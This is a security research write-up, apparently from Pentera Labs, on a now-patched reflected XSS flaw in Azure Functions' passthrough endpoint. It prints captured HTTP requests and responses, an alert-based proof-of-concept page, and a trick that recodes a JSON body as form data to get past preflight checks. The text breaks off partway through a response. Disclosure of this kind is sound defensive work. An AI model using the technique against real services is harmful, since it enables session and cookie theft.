PENTERA | Pentera Labs™ Research Series

Who Stole My Cookies? XSS Vulnerability in Microsoft Azure Functions

Learn how Pentera's research team discovered a web XSS vulnerability in Azure Functions and determined its exploitability. The vulnerability was reported and fixed by Microsoft.

Uriel Gabay




Table of contents

Purpose

Learn how Pentera's research team discovered a web XSS vulnerability in Azure Functions and determined its exploitability. The vulnerability was reported and fixed by Microsoft.

Executive summary

Cloud-based services are a growing asset for enterprises to optimize scale and reduce deployment efforts.

In our research, we found a web XSS vulnerability on Microsoft Azure Functions due to an improper implementation of access control.

This paper shares a behind-the-scenes window into our process of discovering the vulnerability and developing a proof of concept that demonstrated its exploitability. Following our report, the vulnerability was patched by Microsoft in Q1 of 2022.

Does it apply to my organization?

Not any more. This cloud vulnerability was fixed at the source on Azure servers, and is no longer exploitable.

Who should read this?

Cyber experts and aficionados interested in professional growth and learning about unconventional web attacks.

The methods presented in this paper are likely to prove an interesting starting point for further research.

Attack surface domain

Cloud, Azure, Web, Server and Client-side attacks.

Relevant MITRE ATT&CK TTPs

Exploit Public-Facing Application T1190

Browser Security Concepts

The browser is responsible for client-side security measures aimed at limiting the web attack surface as much as possible. One of these is sandboxing, a mechanism aimed at isolating each accessed origins on the client-side, so that accessing a malicious origin will have no effect on other concurrently connected origins or the data they store, such as cookies, databases or storage.

Another basic client-side security measure is SOP (Same Origin Policy). SOP is a basic browser-enforced standard that prevents origins from sending information directly from one domain to another when the HTTP request is unique. Essentially, it prevents sharing of data across origins. A unique HTTP request requires the right CORS permission.

Here are some examples of unique HTTP requests:

1. Unique content-type - application/JSON, application/xml
2. Unique HTTP method - PUT, DELETE, PATCH
3. Etc.

If the HTTP request is unique, the browser will send preflight (OPTIONS) requests to inspect the CORS policy and ascertain if the request can be permitted.

CORS (Cross-Origin Resource Sharing)

SOP aims to prevent direct unique HTTP requests to other domains, and as part of the preflight flow an OPTIONS request is sent in advance.

The CORS policy is passed via an HTTP header, which indicates to the browser what the policy is for accepting "unique" HTTP requests.


Let's consider an example. Imagine a company "Bank" that has 2 websites:

- "bank.com" which contains all static files for the website (HTML, CSS, JS, PNG, and more).
- "api-bank.com" which implements all the dynamic logic of the website and is responsible for all banking actions performed from the website. This website accepts JSON content-type.

From the browser's perspective, the client accesses "bank.com" and then "bank.com" tries to access "api-bank.com" to get dynamic information for the specific client.

If CORS policy on api-bank.com allows bank.com to communicate with it (black lines), then the requests from bank.com would be released by the browser and sent to api-bank.com. All other origins would be blocked.

The following flow will be forced:


Transfer money - Send POST request with content type JSON to api-bank.com
attacker.com
Transfer money - Send POST request with content type JSON to api-bank.com
bank.com
api-bank.com

XSS (Cross-Site Scripting)

XSS is a category of code injection aimed at injecting malicious scripts into otherwise trusted origins.


Such vulnerabilities occur when user input is not properly sanitized and can be used as a vector for client-side scripts, which are then rendered by the browser. They give the attacker the ability to run JavaScript code within the context of a legitimate website.

There are 3 main types of XSS:

1. Reflected – The malicious JS code is triggered by the specific client by leveraging an input which is reflected to the client
2. Persistent – The malicious JS code is permanently injected into the website data (DB, static files, logs, etc.) and is presented to users by the server
3. DOM – The malicious JS code is executed in the context of a legitimate client-side code section belonging to the website

Our investigation focused on reflected XSS, where the malicious code gets sent back by the server to the client following a malicious HTTP request which contains it.

Below is an example of the flow we are interested in:


Send link to victim using phishing
https://bank.com/?input=<script>alert('xss')</script>
attacker.com
GET https://bank.com/?input=<script>alert('xss')</script>
<script>alert('xss')</script>
bank.com
bank.com says:
XSS
OK
Server-side code
<?php echo $_GET['input']; ?>


Azure Functions

Azure Functions provides an auto-scaling cloud service available on-demand for developing websites that can run code sections without having to worry about resources, updates, and operational maintenance.

Our findings concern one of the domains used by Azure to serve their Functions platform services: functions.azure.com

Discovery of the Vulnerability

After setting-up a function app resource, we intercepted the traffic originating from the browser to the Azure portal, and we noticed the following request had been sent to "functions.azure.com":




```
POST /api/passthrough HTTP/2
Host: functions.azure.com
[redacted]
Content-Length: [illegible]
Sec-Ch-Ua: " Not;A Brand";v="99", "Google Chrome";v="97", "Chromium";v="97"
X-Ms-Client-Session-Id: [illegible]
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/97.0.4692.99 Safari/537.36
Content-Type: application/json;charset=UTF-8
Accept: application/json, text/plain, */*
X-Ms-Client-Request-Id: [illegible]
Request-Id: [illegible]
Sec-Ch-Ua-Platform: "Windows"
Origin: https://functions.azure.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{
 "url":"https://[redacted].azurewebsites.net/admin/vfs/tmp/FunctionsData/MyHttpTrigger",
 "headers":{
  "Content-Type":"application/json",
  "Accept":"application/json",
  "x-ms-client-request-id":"[illegible]",
  "Cache-Control":"no-cache",
  "x-functions-key":"",
  "Authorization":
  "Bearer [illegible]
```

```
HTTP/2 200 OK
Content-Length: [illegible]
Content-Type: text/html; charset=utf-8
Accept-Ranges: bytes
Etag: W/"[illegible]"
Vary: Accept-Encoding
Set-Cookie: ARRAffinity=[illegible]
Path=/;HttpOnly;Secure;Domain=[illegible]
Set-Cookie: ARRAffinitySameSite=[illegible]
Path=/;HttpOnly;SameSite=None;Secure;Domain[illegible]
Request-Context: appId=cid-v1:[illegible]
X-Dns-Prefetch-Control: off
Expect-Ct: max-age=0
Strict-Transport-Security: max-age=[illegible]
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-Xss-Protection: 1; mode=block
X-Request-Id: [illegible]
X-Powered-By: ASP.NET
X-Cache: CONFIG_NOCACHE
X-Azure-Ref: [illegible]
Date: Mon, 07 Feb 2022 14:29:22 GMT
```

A parameter called "url" piqued our interest. The request indicated that "functions.azure.com" was sending a request to the website in the "url" along with the headers and body configured in the parameters.


Since the content-type of the response is "text/html", this means that the browser will try to parse the response as HTML, a well known launchpad for XSS attacks.

With this information at hand, we created a simple HTML web page containing an embedded script:



```
<script>
alert(document.domain)
</script>
```

The screenshot below shows what happened next: After we passed the address of our malicious HTML to the url parameter, we noticed that the script was contained in the response, unsanitized and unencoded, and under the functions.azure.com context.



```
POST /api/passthrough HTTP/2
Host: functions.azure.com
Cookie: [redacted]
Content-Length: 2207
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.51 Safari/537.36
Content-Type: application/json;charset=UTF-8
Accept: application/json, text/plain, */*
Origin: https://functions.azure.com

{
  "url":
 "https://[redacted]/pop.html"
  ,
  "headers":{
    "Content-Type":"application/json",
    "Accept":"application/json",
    "x-ms-client-request-id":
    "c20e11c1-5d4d-4d03-94d3-474615ac03DC",
    "Authorization":
    "Bearer [illegible]
```

```
HTTP/2 200 OK
Content-Type: text/html charset=utf-8
Accept-Ranges: bytes
Etag: W/"27-qqHiivb30r3FOepKRApcB+VCipM"
Set-Cookie: ARRAffinity=
af7da318c1e5bf9dd9c30a4a8caeb251019e44cc7418la15dacb3fa1273ad54a;
Path=/;HttpOnly;Secure;Domain=functions-france-ame.azurewebsites.net
Set-Cookie: ARRAffinitySameSite=
af7da318c1e5bf9dd9c30a4a8caeb251019e44cc7418la15dacb3fa1273ad54a;
Path=/;HttpOnly;SameSite=None;Secure;Domain=functions-france-ame.azureweb
sites.net
Request-Context: appId=cid-v1:5443f5a3-02cd-43d3-90d6-1942e07580a1
X-Dns-Prefetch-Control: off
Expect-Ct: max-age=0
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-Xss-Protection: 1; mode=block
X-Request-Id: f494b8a2ade1b7119e0fb00e953c5d6a
X-Powered-By: ASP.NET
X-Cache: CONFIG_NOCACHE
X-Azure-Ref:
[illegible]
Date: Wed, 23 Mar 2022 10:54:41 GMT

<script>
  alert(document.domain)
</script>
```

At this point, all we needed was to create a simple HTML form to send this request automatically and exploit the XSS in ["functions.azure.com".](functions.azure.com)


This may seem trivial and straight-forward, however, the content type of the request is application/json. Owing to the SOP mechanism, we cannot send "unique" HTTP requests directly to a website that is not part of the same domain.

Additionally, we needed to send the request over an HTML form for the redirection to be followed automatically. Again, sending application/json content type cannot be done via HTML forms.

To execute the attack, we depended on the server supporting x-www-form-urlencoded content type for the following 2 purposes:

1. Bypassing SOP (text/html) with non-unique HTTP requests to avoid preflight.
2. Ability to execute our requests using an HTML form, which does not support application/json


We needed to get rid of application/json content type. So, in our next attempt, we tampered with the format of the body of the request to fit x-www-form-urlencoded content, hoping that the remote server ("functions.azure.com") would accept it; and against all odds, it did!



```
POST /api/passthrough HTTP/2
Host: functions.azure.com
Content-Length: 57
Sec-Ch-Ua: " Not;A Brand";v="99", "Google Chrome";v="97",
"Chromium";v="97"
X-Ms-Client-Session-Id: b2ba307254d14425bb7487d2140221dc
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: application/json, text/plain, */*
X-Ms-Client-Request-Id: 83302a5d-f1cc-4787-8cd9-f7a765502fa1
Request-Id: |tXRte.iQla+
Sec-Ch-Ua-Platform: "Windows"
Origin: https://functions.azure.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

url=https://[redacted]/pop.html
```

```
HTTP/2 200 OK
Content-Length: 35
Content-Type: text/html; charset=utf-8
Accept-Ranges: bytes
Etag: W/"27-qqRiivb50r3F0epKRAyCD+VC{pM"
Vary: Accept-Encoding
Set-Cookie: ARRAffinity=5d3400ccf11d05acc00-
Path=/;HttpOnly;Secure;Domain=functions-fra
Set-Cookie: ARRAffinitySameSite=5d3400ccf11-
Path=/;HttpOnly;SameSite=None;Secure;Domain=
Request-Context: appId=cid-v1:5443f5a0-02cd-
X-Dns-Prefetch-Control: off
Expect-Ct: max-age=0
Strict-Transport-Security: max-age=15552000
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-Xss-Protection: 1; mode=block
X-Request-Id: 80cbb28d210c2eb0596f5cd444048e
X-Powered-By: ASP.NET
